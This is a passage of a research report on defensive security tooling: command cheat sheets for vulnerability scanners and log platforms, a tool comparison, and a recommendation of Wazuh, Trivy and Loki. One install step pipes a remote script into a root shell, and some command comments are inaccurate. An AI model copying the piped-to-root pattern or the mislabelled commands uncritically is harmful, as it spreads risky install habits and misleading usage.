sudo systemctl start gvmd  # Greenbone Vulnerability Manager daemon
sudo systemctl start gsad   # Greenbone Security Assistant (Web UI)

# Check all service statuses
sudo systemctl status ospd-openvas
sudo systemctl status gvmd
sudo systemctl status gsad

# Sync Network Vulnerability Tests (NVT) - can take 30+ mins
sudo greenbone-nvt-sync

# Sync other data (SCAP, CERT, etc.)
sudo greenbone-feed-sync --type SCAP
sudo greenbone-feed-sync --type CERT

# Check when feeds were last updated
sudo tail -f /var/log/gvm/update.log

# ----- COMMAND-LINE SCANNING (gvm-cli) -----
gvm-cli --gmp-username admin --gmp-password <pass> \
    socket --socketpath /var/run/gvmd.sock \
    --xml "<create_target><name>Scan Target</name><hosts>192.168.1.100</hosts></create_target>"

# Create a task and start scan (complex XML - easier to use Web UI)
gvm-cli --gmp-username admin --gmp-password <pass> \
    socket --socketpath /var/run/gvmd.sock \
    --xml "<get_tasks/>"

# ----- LOGS & DEBUGGING -----
sudo tail -f /var/log/gvm/gvmd.log
```

3.7.2 Trivy

A simple and comprehensive scanner for containers and other artifacts, developed by Aqua Security. It is known for its ease of use, speed, and accuracy.

Functionality:

- **Container Image Scanning:** Scans OS packages and application dependencies (e.g., npm, pip, gem) in container images for known vulnerabilities.
- **Filesystem Scanning:** Scans a directory on a filesystem.
- **IaC Scanning:** Detects misconfigurations in Infrastructure as Code (Terraform, Dockerfile, Kubernetes) files.

```bash
# ----- INSTALLATION -----
# Install via apt
sudo apt-get install wget apt-transport-https gnupg lsb-release
wget -qO - https://aquasecurity.github.io/trivy-repo/deb/public.key | sudo apt-key add -
echo deb https://aquasecurity.github.io/trivy-repo/deb $(lsb_release -sc) main | sudo tee -a /etc/apt/sources.list.d/trivy.list
sudo apt-get update && sudo apt-get install trivy

# Install via binary
wget https://github.com/aquasecurity/trivy/releases/download/v0.49.0/trivy_0.49.0_Linux-64bit.deb
sudo dpkg -i trivy_0.49.0_Linux-64bit.deb

# ----- CONTAINER IMAGE SCANNING -----
# Scan for vulnerabilities (OS packages + language deps)
trivy image nginx:latest
trivy image alpine:3.18

# Scan with specific severity levels
trivy image --severity HIGH,CRITICAL ubuntu:22.04

# Scan and output JSON (for automation)
trivy image --format json --output results.json python:3.9-slim

# Ignore unfixed vulnerabilities (show only fixable ones)
trivy image --ignore-unfixed redis:alpine

# Scan image from a private registry
trivy image --username myuser --password mypass myregistry.com/app:latest

# ----- FILESYSTEM SCANNING -----
# Scan a local directory
trivy fs /path/to/your/project

```

```bash
# Scan a specific dependency file
trivy fs --security-checks vuln,config /path/to/project/package-lock.json

# ----- IaC SCANNING (Misconfigurations) -----
# Scan Terraform files
trivy config --severity HIGH,CRITICAL ./terraform/

# Scan Kubernetes YAML manifests
trivy config ./k8s/deployment.yaml

# Scan Dockerfile for best practices
trivy config --severity HIGH ./Dockerfile

# ----- CI/CD INTEGRATION EXAMPLES -----
# Fail CI build if critical vulns found
trivy image --exit-code 1 --severity CRITICAL myapp:latest

# Generate SARIF report (for GitHub Security tab)
trivy image --format sarif --output report.sarif myapp:latest

# ----- CLEANUP & MAINTENANCE -----
# Clear Trivy cache (if DB corrupt)
trivy image --clear-cache
trivy fs --reset
```

3.7.3 Grype

An open-source vulnerability scanner for container images and filesystems, developed by Anchore. It is designed to be a fast, easy-to-use, and reliable tool that integrates well into CI/CD pipelines.

Functionality:

- **SBOM-focused:** Excels at generating and scanning Software Bills of Materials (SBOMs) to find vulnerabilities in application dependencies.
- **Multiple Sources:** Can scan from Docker, OCI, and Singularity image archives, as well as directories.
- **Integrations:** Designed to pair with syft, Anchore's SBOM tool, for a powerful pipeline.

```bash.sh
# ----- INSTALLATION -----
# Install via script
curl -sSfL https://raw.githubusercontent.com/anchore/grype/main/install.sh | sudo sh -s -- -b /usr/local/bin

# Install via snap
sudo snap install grype

# Check version
grype version

# ----- SCANNING CONTAINER IMAGES -----
# Basic scan
grype nginx:latest

# Scan with specific output format (JSON, table, cyclonedx)
grype alpine:latest -o json > grype-alpine.json
grype ubuntu:22.04 -o cyclonedx

# Show only high/critical vulnerabilities
grype nginx:latest --only-fixed

# ----- SCANNING FILESYSTEMS -----
# Scan a directory
grype dir:/path/to/your/app

# Scan a specific SBOM file (from Syft)
syft alpine:latest -o json > sbom.json
grype sbom:./sbom.json

# ----- SUPPLY CHAIN SECURITY (Syft Integration) -----
# Pipe Syft output directly to Grype
syft alpine:latest -o json | grype
```

```
# ----- FILTERING & EXCLUDING -----
# Exclude by severity
grype nginx:latest --fail-on critical  # Exit code 1 if critical found

# Ignore vulnerabilities by CVE ID (via .grype.yaml config)
# Or use command line:
grype nginx:latest --exclude 'CVE-2023-1234'

# ----- DATABASE MANAGEMENT -----
# Update vulnerability database manually
grype db update

# Check database status
grype db status

# List all configured sources
grype db list
```

3.8 Centralized Logging Solutions

These tools collect, store, and visualize logs. The commands focus on log shipping, querying, and system health.

3.8.1 ELK Stack (Elasticsearch, Logstash, Kibana)

- A powerful, open-source suite for log management and analysis. **Elasticsearch** stores and indexes data, **Logstash** ingests and transforms it, and **Kibana** provides the visualization layer. Often includes **Beats**, lightweight data shippers.
- **Functionality:**
  - **Full-Text Search:** Elasticsearch allows for incredibly fast searching across massive volumes of log data.
  - **Data Enrichment:** Logstash can parse, structure, and enrich raw logs (e.g., adding geo-IP data).
  - **Rich Visualizations:** Kibana enables the creation of custom dashboards, graphs, and maps.

```bash
# ----- ELASTICSEARCH (Data Storage & Search) -----
# Check cluster health
curl -X GET "localhost:9200/_cluster/health?pretty"

# List all indices (databases)
curl -X GET "localhost:9200/_cat/indices?v"

# Search for a term in all logs
curl -X GET "localhost:9200/_search?q=error&pretty"

# Delete old indices (log rotation)
curl -X DELETE "localhost:9200/logstash-2026.02.20"

# Check disk space allocation
curl -X GET "localhost:9200/_cat/allocation?v"

# ----- LOGSTASH (Data Processing Pipeline) -----
# Test Logstash configuration file
sudo -u logstash /usr/share/logstash/bin/logstash --config.test_and_exit -f /etc/logstash/conf.d/

# Reload config without restarting
sudo systemctl reload logstash  # or SIGHUP process

# View Logstash logs
sudo journalctl -u logstash -f
sudo tail -f /var/log/logstash/logstash-plain.log

# ----- FILEBEAT (Log Shipper - Most Common) -----
# Test Filebeat connection to Elasticsearch
sudo filebeat test output
```

```
# Test Filebeat config
sudo filebeat test config

# Setup Filebeat (load dashboards, index templates)
sudo filebeat setup -e

# Enable a Filebeat module (e.g., system, nginx, mysql)
sudo filebeat modules enable system
sudo filebeat modules list

# View Filebeat status
sudo filebeat status

# ----- KIBANA (Visualization) -----
# Check Kibana status via API
curl -X GET "localhost:5601/api/status"

# Import a saved dashboard/visualization
curl -X POST "localhost:5601/api/saved_objects/_import" -H "kbn-xsrf: true" --form file=@export.ndjson
```

3.8.2 Loki

A horizontally-scalable, highly-available, multi-tenant log aggregation system inspired by Prometheus. It is designed to be cost-effective and easy to operate, indexing only the metadata (labels) of logs, not the full text.

Functionality:

- **Prometheus Integration:** Uses the same labeling system as Prometheus, making it a natural fit for cloud-native environments.
- **LogQL Query Language:** Allows for powerful queries that can also generate metrics from logs.
- **Minimal Indexing:** This design makes it very cheap to store large volumes of logs.

```bash
# ----- LOKI (Server) -----
# Start Loki with config file
./loki -config.file=loki-config.yaml

# Check Loki readiness
curl "http://localhost:3100/ready"

# Query Loki for logs (via API)
curl -G -s "http://localhost:3100/loki/api/v1/query_range" \
    --data-urlencode 'query={job="systemd"}' \
    --data-urlencode 'limit=10' | jq .

# Get label names
curl "http://localhost:3100/loki/api/v1/labels"

# ----- PROMTAIL (Log Shipper) -----
# Test Promtail config
./promtail -config.file=promtail-config.yaml -dry-run

# Run Promtail in foreground with debug logs
./promtail -config.file=promtail-config.yaml -log.level=debug

# ----- LOGCLI (Command-line Log Query Tool) -----
# Install logcli
wget https://github.com/grafana/loki/releases/download/v2.9.0/logcli-linux-amd64.zip
unzip logcli-linux-amd64.zip
sudo mv logcli-linux-amd64 /usr/local/bin/logcli

# Set address (or use --addr flag)
export LOKI_ADDR=http://localhost:3100
```

```bash
# Query logs for a specific job
logcli query '{job="varlogs"}'

# Tail logs in real-time
logcli query '{job="systemd"}' --tail

# Query with time range (last 1 hour)
logcli query '{app="nginx"}' --from="now-1h" --to="now"

# Get stats on log volume
logcli query '{app="myapp"} | logfmt | count() by (level)'

# ----- QUERY EXAMPLES (LogQL - Loki's Query Language) -----
# Count errors per minute
# sum by (host) (rate({app="myapp"} |= "error" [5m]))
```

3.8.3 Graylog

A leading centralized log management platform built to open standards. It is known for its user-friendly web interface and its focus on security and compliance use cases.

Functionality:

- **Streams:** Allows for real-time routing of log messages into categories (e.g., "SSH Logs", "Firewall Logs") for easier analysis and alerting.
- **Pipelines:** Provides a powerful rules engine to process, filter, and enrich log messages as they arrive.

- **Security & Compliance:** Offers features like audit logging, role-based access control, and archiving to support compliance requirements.

```bash
$ bash.sh
----- GRAYLOG SERVER -----
# Check Graylog server status
sudo systemctl status graylog-server
sudo journalctl -u graylog-server -f

# Test Graylog configuration
sudo graylog-server check

# ----- GRAYLOG API -----
# Get system overview
curl -u admin:<PASSWORD> -X GET "http://<GRAYLOG_IP>:9000/api/system"

# List all inputs (log sources)
curl -u admin:<PASS> -X GET "http://<IP>:9000/api/system/inputs"

# Get cluster health
curl -u admin:<PASS> "http://<IP>:9000/api/cluster"

# Search for logs (simple)
curl -u admin:<PASS> -X GET "http://<IP>:9000/api/search/universal/relative?query=error&range=3600"

# ----- GRAYLOG COLLECTOR/SIDECAR (for forwarding logs) -----
# Install Graylog Sidecar
wget https://github.com/Graylog2/collector-sidecar/releases/download/1.3.1/graylog-sidecar_1.3.1-1_amd64.deb
sudo dpkg -i graylog-sidecar_1.3.1-1_amd64.deb

# Configure sidecar
sudo graylog-sidecar -c /etc/graylog/sidecar/sidecar.yml

# Start sidecar
sudo systemctl start graylog-sidecar
```

```bash
# ----- LOGGING FROM LINUX HOSTS -----
# Send a test message to Graylog via syslog
logger -n <GRAYLOG_IP> -P 514 "Test syslog message from client"

# Send Apache logs to Graylog (in rsyslog config)
# Add to /etc/rsyslog.d/:
# *.* @<GRAYLOG_IP>:514;RSYSLOG_SyslogProtocol23Format

# ----- STREAM MANAGEMENT -----
# List streams via API
curl -u admin:<PASS> -X GET "http://<IP>:9000/api/streams"

# Pause a stream
curl -u admin:<PASS> -X POST "http://<IP>:9000/api/streams/<STREAM_ID>/pause"
```

4. Comparative Evaluation

To better understand the distinct roles these tools play within a security architecture, the following evaluation outlines their primary focus, architectural strengths, and operational considerations. Each tool serves a specific purpose, and they are most effective when used as part of a layered security strategy rather than in isolation.

Nmap

Nmap is a network scanning tool primarily used for network discovery, port scanning, and service enumeration. It helps security teams identify active hosts, open ports, running services, and potential exposure points within a network.

Its key strength lies in speed, flexibility, and the powerful Nmap Scripting Engine (NSE), which allows advanced enumeration and automated vulnerability checks. However, Nmap can generate noticeable network traffic, making it potentially noisy in monitored environments. It also requires raw packet privileges for certain scan types.

Wireshark

Wireshark is a packet analyzer designed for deep packet inspection and protocol analysis. It enables detailed examination of network traffic at the packet level, making it invaluable for troubleshooting, forensic investigations, and protocol debugging.

Its unmatched protocol coverage and detailed graphical interface make it a leading tool in traffic analysis. However, it is resource-intensive and primarily GUI-based, which limits its automation capabilities in large-scale environments.

Metasploit

Metasploit is an exploitation framework used for vulnerability validation and penetration testing. It allows security professionals to simulate real-world attacks to confirm whether identified vulnerabilities are exploitable.

Its strengths include a vast exploit database, modular design, and powerful post-exploitation capabilities. However, it is signature-heavy and requires significant expertise to use effectively and safely. Improper use can lead to unintended system disruption.

Snort

Snort is a network intrusion detection and prevention system (IDS/IPS) that performs real-time traffic analysis using rule-based detection mechanisms.

It is widely adopted and highly customizable, with extensive community and enterprise rule support. However, as a signature-based system, it requires constant rule updates. Tuning Snort for performance and reducing false positives can be complex, particularly in high-traffic networks.

Burp Suite

Burp Suite is a web application security testing platform used for vulnerability scanning and manual security testing of web applications.

It operates as a proxy-centric tool, allowing deep inspection and manipulation of HTTP/S traffic. It is considered an industry standard for manual web testing. However,

advanced automation features are limited in the free edition, and the tool can be resource-intensive during large scans.

OSSEC

OSSEC is a host-based intrusion detection system (HIDS) focused on log analysis, file integrity monitoring (FIM), and rootkit detection.

It follows a traditional agent-manager architecture and is known for stability and maturity. However, its interface feels outdated, and it lacks the scalability and modern cloud features offered by newer forks and alternatives.

Wazuh

Wazuh is an advanced host-based intrusion detection and extended detection and response (XDR) platform. It expands upon OSSEC's capabilities by integrating vulnerability detection, cloud monitoring, and compliance reporting.

It offers modern architecture, scalability, ELK integration, and compliance dashboards. However, it is more complex to deploy and configure compared to OSSEC, particularly in distributed environments.

Falco

Falco is a runtime security tool designed for cloud-native and containerized environments. It uses technologies such as eBPF to monitor system calls and detect abnormal runtime behavior.

It is lightweight, Kubernetes-native, and highly effective for container runtime threat detection. However, it focuses on behavioral monitoring and does not address configuration vulnerabilities or traditional log-based detection.

OpenVAS

OpenVAS is a network vulnerability scanner used for infrastructure-level security assessments.

It provides comprehensive vulnerability testing through its regularly updated Network Vulnerability Tests (NVT) feed and offers a full-featured management interface. However, it can be resource-intensive and requires ongoing maintenance to remain effective.

Trivy

Trivy is a modern vulnerability scanner designed for containers, file systems, and Infrastructure as Code (IaC).

It is fast, lightweight, easy to integrate into CI/CD pipelines, and particularly strong in cloud-native environments. However, its focus is primarily on container and artifact-level vulnerabilities rather than traditional network infrastructure scanning.

Grype

Grype is a vulnerability scanner focused on container images and file systems, with strong integration into Software Bill of Materials (SBOM) workflows.

It is known for accurate detection and strong integration with Syft, making it valuable for supply chain security strategies. Like Trivy, it is primarily cloud-native focused and not intended for deep infrastructure scanning.

ELK Stack (Elasticsearch, Logstash, Kibana)

The ELK Stack is a centralized log management and analytics platform.

It offers powerful full-text search capabilities, advanced visualization dashboards, and high customization flexibility. However, managing Elasticsearch clusters at scale can be complex and resource-intensive, requiring dedicated operational expertise.

Loki

Loki is a cloud-native log aggregation system designed to integrate seamlessly with Prometheus and Kubernetes environments.

Its minimal indexing model makes it cost-effective and efficient for high-volume log ingestion. It scales horizontally and is relatively easy to operate. However, it is less powerful than ELK when it comes to complex full-text search capabilities.

Graylog

Graylog is a centralized log management solution with a strong focus on security operations.

It provides a user-friendly interface and powerful stream and pipeline routing features. While it offers robust functionality, tuning it for performance at scale can become complex, particularly in high-throughput environments.

5. Security Workflow Integration

Integrating HIDS, Vulnerability Scanners, and Logging into the Workflow

Building on the integrated workflow described earlier, modern security operations require the inclusion of host-level and application-level tools.

1. **Reconnaissance & Scanning:**

- **External:** The process begins with **Nmap** to define the network attack surface.
- **Internal: OpenVAS** is scheduled to perform regular, authenticated scans of internal servers to identify missing patches and misconfigurations. For a software factory, **Trivy** or **Grype** is integrated into the CI/CD pipeline to scan every new container image before it's deployed, catching vulnerabilities early.

2. **Deep Dive & Host Analysis:**
    - **Endpoint Visibility: Wazuh** agents on all servers continuously monitor file integrity, collect system logs, and scan for rootkits. In a Kubernetes environment, **Falco** is deployed to monitor runtime behavior, alerting if a container suddenly spawns a suspicious process.
    - **Centralized Logging:** All logs from Nmap scans, OpenVAS reports, Wazuh agents, and Falco are shipped to **Loki** (or ELK/Graylog). This creates a single pane of glass for all security telemetry.
3. **Vulnerability Detection & Exploitation (Validation):**
    - A vulnerability found by **OpenVAS** (e.g., "Critical SMB vulnerability on server X") is handed off to a penetration tester. The tester uses **Metasploit** to attempt to exploit it and validate the risk.
    - For a web app, a suspicious request in **Burp Suite** is fuzzed with **Intruder** to find a SQL injection.
4. **Defensive Monitoring & Alerting:**
    - **Snort** monitors network traffic for the exploit attempt.
    - **Wazuh** detects the file changes or process creations resulting from a successful compromise.
    - **Falco** alerts on the anomalous container behavior.
    - **Graylog** is used to correlate these events. A security analyst can query Graylog to see the full story: "Did we have any network alerts from Snort at the same time this host alert from Wazuh fired?"
    - Dashboards in **Kibana** (for ELK) visualize the top vulnerabilities (**OpenVAS/Trivy**) and compromised hosts, providing a real-time risk score for the organization.

6. Implementation Recommendation Report

Date: March 03, 2026
To: Security Architecture Team
From: Muhammad Uzair
Subject: Recommendation for Future Security Tool Implementation

6.1 Executive Summary

This report provides a strategic recommendation for implementing new security tools based on the research conducted on Host-based IDS, Vulnerability Scanners, and Centralized Logging solutions. The recommendations prioritize a balance between robust security coverage, operational feasibility, and cost-effectiveness.

The primary recommendation is to adopt a Wazuh for HIDS, Trivy for vulnerability scanning, and Loki for logging. This combination provides a modern, scalable, and cloud-ready security stack that integrates well with existing infrastructure and development pipelines.

6.2 Detailed Recommendations & Justification

The following tools are recommended based on scalability, modern infrastructure compatibility, DevSecOps alignment, and long-term maintainability. Each recommendation reflects a balance between functionality, performance, and operational efficiency.

Host-Based Intrusion Detection System (HIDS)

Wazuh

Wazuh is recommended as the primary host-based intrusion detection solution due to its modern architecture and long-term scalability. It extends the capabilities of OSSEC while introducing enhanced features such as built-in vulnerability detection, cloud monitoring support, compliance reporting, and a robust RESTful API.

Unlike legacy HIDS solutions, Wazuh is designed to integrate smoothly with contemporary cloud and hybrid environments. It consolidates multiple security capabilities into a single platform, reducing the need for separate tools and simplifying overall security management.

Key advantages include a modern web interface, horizontal scalability, API-driven automation, compliance dashboards, and strong cloud-native monitoring capabilities.

However, the initial deployment and configuration process can be more complex compared to simpler tools like OSSEC. This complexity is justified by the broader feature set and long-term flexibility.

Vulnerability Scanner

Trivy

Trivy is recommended as the primary application-level vulnerability scanner, especially in modern development environments where speed and automation are critical. Security must shift left into the development lifecycle, and Trivy integrates seamlessly into CI/CD pipelines.

It provides fast and accurate scanning for container images, file systems, Infrastructure as Code (IaC), and configuration files. Its lightweight design and single-binary installation make it easy to deploy across environments without heavy resource requirements.

The key strengths of Trivy include rapid scanning performance, ease of integration, multi-artifact support (containers, file systems, and configuration files), and strong DevSecOps alignment.

However, Trivy is not a replacement for infrastructure-level scanners such as OpenVAS. It focuses primarily on application, container, and artifact-level vulnerabilities rather than deep network scanning.

Centralized Logging Solution

Loki

Loki is recommended as the centralized logging solution due to its cloud-native design and cost-effective scalability. In environments that heavily utilize containerization and Kubernetes, Loki aligns naturally with modern observability stacks.

Its minimal indexing model reduces storage and performance overhead compared to traditional logging platforms. Additionally, its native integration with Prometheus labels allows efficient log correlation with metrics, making it highly suitable for dynamic environments.

Loki offers horizontal scalability, cost efficiency for high-volume logs, Kubernetes-native architecture, and simplified operational management.

One limitation is that it is less powerful for advanced full-text search compared to platforms like ELK. However, for structured and label-based log querying in cloud-native environments, Loki provides an optimal balance between performance and cost.

6.3 Alternative Options & Analysis

While the recommended tools provide a balanced combination of scalability, automation, and cloud-native compatibility, several alternative tools may be suitable depending on infrastructure design, organizational maturity, and security priorities.

Host-Based Intrusion Detection Systems (HIDS)

OSSEC

OSSEC is a well-known and lightweight host-based intrusion detection system. It is relatively simple to deploy and has been widely used for years, making it a stable and proven option. However, it has limitations in scalability, its user interface feels outdated, and it lacks native cloud-focused capabilities.

OSSEC is suitable for small or static infrastructures where advanced cloud-native features are not required. It works well in environments with limited resources and where simplicity is preferred over advanced automation and integration.

Falco

Falco specializes in runtime security, particularly for containerized and Kubernetes environments. It excels at detecting abnormal behavior during container execution. However, it is not a complete HIDS solution, as it does not provide traditional OS-level log analysis or file integrity monitoring.

Falco is best used alongside a full HIDS solution for comprehensive protection. It is particularly effective in cloud-native environments that rely heavily on containers. If the infrastructure is fully containerized and the primary concern is runtime behavior monitoring, Falco alone may be sufficient.

Vulnerability Scanners

Grype

Grype is a vulnerability scanner known for its strong integration with Software Bill of Materials (SBOM) workflows. It offers accurate vulnerability detection and is particularly valuable in supply chain security strategies. While it is very similar to other modern scanners, its community and ecosystem are slightly smaller.

Grype should be considered when SBOM management and supply chain security are major priorities. It integrates well into modern DevSecOps pipelines focused on transparency and artifact tracking.

OpenVAS

OpenVAS is a comprehensive network vulnerability scanner capable of performing deep infrastructure-level assessments. It provides extensive scanning capabilities for servers and network devices. However, it is resource-intensive and not optimized for CI/CD pipelines or fast container scanning.

OpenVAS is best suited as an infrastructure-level vulnerability scanner rather than a primary application or container scanner. It is ideal for traditional network security assessments and periodic infrastructure audits.

Logging and Monitoring Solutions

ELK Stack (Elasticsearch, Logstash, Kibana)

The ELK Stack is a powerful and mature logging platform offering advanced full-text search and data analytics capabilities. It is highly flexible and widely adopted across industries. However, it can become resource-intensive and complex to manage at scale, particularly without a dedicated operations team.

ELK is appropriate when advanced search, analytics, and deep log correlation are primary requirements. It is especially suitable for organizations with sufficient operational resources to manage and maintain it effectively.

Graylog

Graylog provides a user-friendly interface and strong stream-routing capabilities for log management. It is particularly security-focused and works well in traditional data center environments. However, it is less cloud-native compared to more modern lightweight logging solutions.

Graylog is a good option when a strong graphical interface and structured log management are priorities, especially in conventional infrastructure environments rather than fully cloud-native ecosystems.

6.4 Cost Analysis (Open-Source vs. Commercial)

Tool Category	Tool	Open-Source Version	Commercial Version (If Applicable)	Cost Consideration
HIDS	OSSEC	Full-featured	No major commercial version	Completely free. Cost is in support and maintenance.
HIDS	Wazuh	Full-featured	Wazuh, Inc. offers paid support and cloud (Wazuh Cloud)	Free to self-manage. Commercial support available. Cloud option is paid.
HIDS	Falco	Full-featured	Sysdig (based on Falco)	Free to self-manage. Sysdig commercial product adds features.

Tool Category	Tool	Open-Source Version	Commercial Version (If Applicable)	Cost Consideration
Vuln. Scanner	OpenVAS	Full-featured	Greenbone offers appliances and support	Free to self-manage. Commercial support/appliances available.
Vuln. Scanner	Trivy	Full-featured	Aqua Security (Cloud Native Protection Platform)	Free to use. Commercial product adds management/UI.
Vuln. Scanner	Grype	Full-featured	Anchore Enterprise	Free to use. Commercial product adds management/UI.
Logging	ELK Stack	Full-featured	Elastic Cloud	Free to self-manage. Cloud/managed service is paid.
Logging	Loki	Full-featured	Grafana Cloud (includes Loki)	Free to self-manage. Cloud/managed service is paid.
Logging	Graylog	Full-featured	Graylog Operations/Threat Detection (paid features)	Free core version. Paid version adds security features.

6.5 Implementation Complexity Assessment

Tool	Complexity (1-5, 5=High)	Key Implementation Considerations
Wazuh	4	Requires deploying a manager (or cluster), adding agents to all hosts, and integrating with the ELK stack (its indexer). Needs careful rule tuning to avoid alert fatigue.
Trivy	1	Extremely simple. Integrates into CI/CD with a single line of code. Requires no ongoing maintenance.
Loki	2	Relatively simple to deploy. Complexity scales with the size of your cluster. Requires Promtail on each node to ship logs.
OSSEC	2	Simpler than Wazuh. Deploy manager, install agents. Tuning required, but less architectural complexity.
Falco	2	Simple to deploy, especially in K8s with Helm. Tuning rules is the main task.
OpenVAS	3	Requires a dedicated VM. Need to manage NVT updates and schedule scans. Can be heavy on the network.
ELK Stack	5	High operational overhead. Requires deep knowledge of Elasticsearch for cluster management, performance tuning, and shard allocation.
Graylog	3	Moderate complexity. Requires a good understanding of its pipeline and extractors to parse logs effectively.

7. Conclusion

The landscape of cybersecurity tools is vast, but a foundational understanding of key players like **Nmap**, **Wireshark**, **Metasploit**, **Snort**, and **Burp Suite** provides a robust framework for both attacking and defending digital assets. This research highlights that these tools are not merely point solutions but are part of an interconnected ecosystem. Nmap provides the map, Wireshark offers the microscope, Metasploit delivers the hammer, Burp Suite acts as the precision scalpel for web applications, and Snort serves as the silent alarm system. Expanding this arsenal with host-based IDS solutions like **Wazuh** and **Falco** adds critical endpoint visibility, while vulnerability scanners such as **Trivy** and **OpenVAS** enable proactive risk management across both infrastructure and code. Centralized logging platforms like **Loki** and the **ELK Stack** further unify these layers, transforming disparate alerts into a cohesive security narrative. The true skill of a cybersecurity professional lies not just in mastering the syntax of these tools through practical Linux commands, but in understanding how to chain them together in a logical workflow—using the output of one as the input for another. This integrated approach, moving seamlessly between reconnaissance, analysis, exploitation, and detection, is what separates a simple tool user from an effective security practitioner. As networks and applications continue to evolve, these tools will adapt, but their core principles of inspection, manipulation, and analysis will remain timeless pillars of the field.